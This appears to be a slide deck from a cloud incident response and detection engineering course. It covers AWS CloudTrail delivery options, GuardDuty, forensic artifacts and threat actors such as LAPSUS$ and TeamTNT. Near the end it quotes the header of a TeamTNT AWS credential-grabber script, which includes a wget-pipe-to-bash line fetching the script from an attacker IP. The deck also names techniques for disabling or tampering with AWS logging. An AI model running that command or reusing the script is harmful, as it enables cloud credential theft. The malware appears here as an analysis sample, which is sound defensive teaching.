


Log collection



Detection Engineering Components

1. AWS Service;
2. Integration Mechanism;
3. Log Collection Tool (SIEM);
4. Detection Rules;
5. Incident Response Playbooks.
6. **DELAYS!!**



AWS Service: Cloudtrail


1. Every Service in AWS is an API;
2. **Cloudtrail Logs every API Call;**
3. **Can be consumed in 3 ways, each one with different delays and Caveats;**
4. **Most important Forensic Artifact for IR.**

▼ JSON Attributes

```
{
  ▼ aws {
    invoked_function_arn  arn:aws:lambda:us-east-1:822214488732:function:DatadogIntegration-
                          ForwarderStack-2201BQ-Forwarder-xq3g1gDLReS7
    ▼ s3 {
      bucket  aws-cloudtrail-logs-822214488732-0b4c59e6
      key     AWSLogs/822214488732/CloudTrail/us-
              east-1/2025/09/30/822214488732_CloudTrail_us-
              east-1_20250930T0920Z_RV4Y2o9U4pKnX24c.json.gz
    }
  }
  awsRegion      us-east-1
  eventCategory  Management
  eventID        b0074c80-08d3-3d8e-b77d-64b73dde96ea
  eventName      AssumeRole
  eventSource     sts.amazonaws.com
  eventTime      2025-09-30T09:16:08Z
  eventType      AwsApiCall
  eventVersion    1.08
  ▼ evt {
```


Cloudtrail to S3 Bucket

1. SIEM Default Integration;
2. Cloudtrail Stores every API Call in an S3 bucket, with different folders, by date and region;
3. Can also generate a Digest for log validation;
4. Up to 15 minutes of Delay + SIEM Extra Delays.



Cloudtrail to Cloudwatch

1. **Faster than S3, 5 minutes of Delay;**
2. **Not accepted by every SIEM;**
3. Extra component required (Kinesis Data Direct Put);
4. Not so common.

[illegible]

Cloudtrail to Event Bridge

1. **Blazing Fast, almost real time;**
2. **It can be Expensive;**
3. SIEM usually get overwhelmed by the amount of data.
4. **Great for Real Time IR on specific conditions**


Event pattern

Event pattern, or filter to match the events

```
1 {  
2   "source": ["aws.cloudtrail"]  
3 }
```

Bonus: Event History

1. **Blazing Fast, almost real time;**
2. Can be easily consumed from the AWS GUI or API;
3. **REGIONAL;**
4. **API has strict rate limiting;**
5. No SIEM Integration.
6. **Always enabled, cannot be disabled.**





The screenshot displays the AWS Event History console. At the top, it says "Event history (10+) Info" with a "Download" button. Below this is a description: "Event history shows you the last 90 days of management events." There is a "Lookup attributes" section with a dropdown menu set to "Read-only" and a search bar containing "false". To the right of the search bar is a "Filter by" button. The main part of the screenshot is a table of events.

☐	Event name	Event time	User name
☐	ReleaseAddress	September 30, 2025, 06:44:53 (...)	sabastante@solidaritylabs.i
☐	PutSubscriptionFilter	September 30, 2025, 06:43:48 (...)	DatadogAWSIntegration
☐	CreateLogStream	September 30, 2025, 06:42:17 (...)	affinity-lr-parser-s3-logs
☐	CreateLogStream	September 30, 2025, 06:42:17 (...)	affinity-lr-parser-s3-logs
☐	CreateLogStream	September 30, 2025, 06:42:17 (...)	affinity-lr-parser-s3-logs
☐	CreateLogStream	September 30, 2025, 06:42:16 (...)	affinity-lr-parser-s3-logs
☐	CreateLogStream	September 30, 2025, 06:42:14 (...)	affinity-lr-parser-s3-logs
☐	CreateLogStream	September 30, 2025, 06:42:09 (...)	affinity-lr-parser-s3-logs
☐	CreateLogStream	September 30, 2025, 06:42:05 (...)	affinity-lr-s3-log-download
☐	CreateLogStream	September 30, 2025, 06:39:39 (...)	affinity-lr-s3-log-download

AWS Service: Guardduty

1. AWS Threat Detection and Response;
2. Correlates events from API Logs, Network Logs, DNS, Logs, etc;
3. **Cannot create custom rules;**
4. **Uses IA for detection;**
5. **Delays: Up to 15 Min.**





Forensic Artifacts in AWS

1. Server Artifacts:

- a. EBS Volumes;
- b. EC2 Metadata;
- c. Snapshots;
- d. Task Definitions.

2. IAM Artifacts;

3. Logs:

- a. Cloudtrail;
- b. WAF /ALB / VPC;
- c. Access Logs;
- d. Database Logs.

4. Security Detection:

- a. Guardduty;
- b. Cloudtrail Digets;
- c. Security Hub.


Service	Log Type	Storage Destination	Log Format
S3	Access Logs / CloudTrail Data Events	S3 / CloudTrail to S3	Plaintext (Access Logs), JSON (CloudTrail)
Lambda	Execution Logs / Invocation Logs	CloudWatch Logs	JSON / Plaintext
API Gateway	Access Logs / Execution Logs	CloudWatch Logs / Kinesis / S3	Customizable JSON / CLF
CloudTrail	Management Events / Data Events / Insight Event	S3 / CloudWatch Logs	JSON
CloudFront	Access Logs / Real-time Logs	S3 / Kinesis Data Stream	W3C (Access Logs), JSON (Real-time Logs)
VPC (Flow Logs)	Network Flow Logs	CloudWatch Logs / S3	Custom Plaintext Format
RDS / Aurora	Audit Logs / Error Logs / Slow Query Logs	CloudWatch Logs	Plaintext
ECS	Task Logs (via Log Driver)	CloudWatch Logs / FireLens to S3/3rd-party	Plaintext / JSON (depends on driver)
Secrets Manager	Access Logs (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
IAM	Policy Changes, Role Assumes (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
KMS	Key Usage Logs (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
Elastic Load Balancer (ALB/NLB/CLB)	Access Logs	S3	W3C (Custom Fields)
Route 53	DNS Query Logs / Resolver Query Logs	CloudWatch Logs / S3	JSON
CloudFront	Access Logs / Real-time Logs	S3 / Kinesis Data Stream	W3C (Access Logs), JSON (Real-time Logs)
Step Functions	Execution History / State Transitions	CloudWatch Logs	JSON
DynamoDB	Table Access Logs (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
Athena	Query Execution Logs	CloudWatch Logs / S3 (via Query Result Location)	JSON / CSV

Remember! AWS has a TON of logs

Service	Log Type	Storage Destination	Log Format
S3	Access Logs / CloudTrail Data Events	S3 / CloudTrail to S3	Plaintext (Access Logs), JSON (CloudTrail)
Lambda	Execution Logs / Invocation Logs	CloudWatch Logs	JSON / Plaintext
API Gateway	Access Logs / Execution Logs	CloudWatch Logs / Kinesis / S3	Customizable JSON / CLF
CloudTrail	Management Events / Data Events / Insight Event	S3 / CloudWatch Logs	JSON
CloudFront	Access Logs / Real-time Logs	S3 / Kinesis Data Stream	W3C (Access Logs), JSON (Real-time)
VPC (Flow Logs)	Network Flow Logs	CloudWatch Logs / S3	Custom Plaintext Format
RDS / Aurora	Audit Logs / Error Logs / Slow Query Logs	CloudWatch Logs	Plaintext
ECS	Task Logs (via Log Driver)	CloudWatch Logs / FireLens to S3/3rd-party	Plaintext / JSON (depends on driver)
Secrets Manager	Access Logs (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
IAM	Policy Changes, Role Assumes (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
KMS	Key Usage Logs (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
Elastic Load Balancer (ALB/NLB/CLB)	Access Logs	S3	W3C (Custom Fields)
Route 53	DNS Query Logs / Resolver Query Logs	CloudWatch Logs / S3	JSON
CloudFront	Access Logs / Real-time Logs	S3 / Kinesis Data Stream	W3C (Access Logs), JSON (Real-time)
Step Functions	Execution History / State Transitions	CloudWatch Logs	JSON
DynamoDB	Table Access Logs (via CloudTrail)	CloudTrail -> S3 / CloudWatch Logs	JSON
Athena	Query Execution Logs	CloudWatch Logs / S3 (via Query Result Location)	JSON / CSV

Guardduty Basic Integration

- Guardduty Generates Finding
- Event Bridge Triggers based on the event bus
- Sends the finding to the SNS Topic
- Generates Email




Exercise:

#	Domain	Task
1	Harden!	Enable Guarddduty in your region
		Enable Cloudtrail in your region
		Create Guarddduty Trust Entity List
		Create Guarddduty Threat Entity List
		Test Guarddduty Findings
2	Event Bridge	Create an Event Bridge Rule for guarddduty Detection
3	SNS Topic	Create an SNS Topic to send an email
4	Email	Register your email to test Email deliverable
5	Test Finding	Make Guarddduty POP using the CLI
6	Test Finding and Delays	Make Guarddduty POP using the Threat List
7	Analysis	Review Guarddduty Detection List and think what gaps do we have

/Chapter 4

Defense Evasion

- Disable Guardduty
- Tamper Guardduty
- Disable Cloudtrail
- Tamper Cloudtrail




/Chapter 1

Incident Response

- Pyramid of Pain
- Cloud Threat Actors
- Real Malware Analysis
- AWS Incident Response Examples

@Solidaritylabs





Cloud Specific Threat Actors

WatchDog: The Stealer

A description of **WatchDog** and their TTPs from the Cloud Threat Actor Index can be found below:

"WatchDog is a cloud-focused threat group that has a history of **cryptojacking** operations as well as cloud service platform credential scraping. They were first known to operate on Jan. 27, 2019. They use a variety of custom-built Go Scripts and **cryptojacking** scripts from other groups, including TeamTNT. They are currently conducting operations against exposed cloud instances and applications."

ESET Research: Lazarus attacks aerospace and defense contractors worldwide while misusing LinkedIn and WhatsApp

Lazarus hackers are weaponizing open-source software

Publicada el 30 de septiembre de 2022



LAPSUS\$
58 691 subscribers

Pinned Message #8
SAMSUNG LEAK IS HERE! No

**If you are unable to join from a mobile, disable the NSFV filter from PC or Join the channel from PC*

edited 116.2K 02:56 PM

March 4

SAMSUNG LEAK IS HERE!

Now leaking confidential Samsung source code! Our leak from breach includes:

DEVICES/HARDWARE

- Source code for every Trusted Applet (TA) installed on all Samsung device's TrustZone (TEE) with specific code for every type of TEE OS (QSEE, TEEGris etc) **THIS INCLUDES DRM MODULES AND KEYMASTER/GATEKEEPER!**
- Algorithms for all biometric unlock operations, including source code that communicates directly with sensor (down to the lowest level, we're talking individual RX/TX bitstreams here)
- Bootloader source code for all recent Samsung devices, including Knox data and code for authentication.
- Various other data, confidential source code from Qualcomm.

LAPSUS\$
58 691 subscribers

We have everything about Falcon Sec and LHK
We shared some juicy ass source code for you with what we gave you

torr... **NVIDIA_LEAKS_PARTONE.torrent**
498 KB

Part 1 torrent for Nvidia

We won't reupload this again

edited 113.5K 01:49 PM

AWS Malware Example

CloudSecurityTheBlueTeamWay / 7a0bf738469861712184b08c1a985099415e2a9c.sh 



sabastante Added Teamtnt malware

Code

Blame

242 lines (193 loc) · 9.44 KB

```
1  #!/bin/bash
2  #
3  #   TITLE:      GRABBER_aws-cloud
4  #   AUTOR:      hilde@teamtnt.red
5  #   VERSION:    V0.00.1
6  #   DATE:       15.08.2021
7  #
8  #   SRC:        wget -O- http://45.9.148.182/cmd/GRABBER_aws-cloud.sh | bash
9  #
10 #####
11
12 export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
13 export LANG=C.UTF-8 2>/dev/null 1>/dev/null
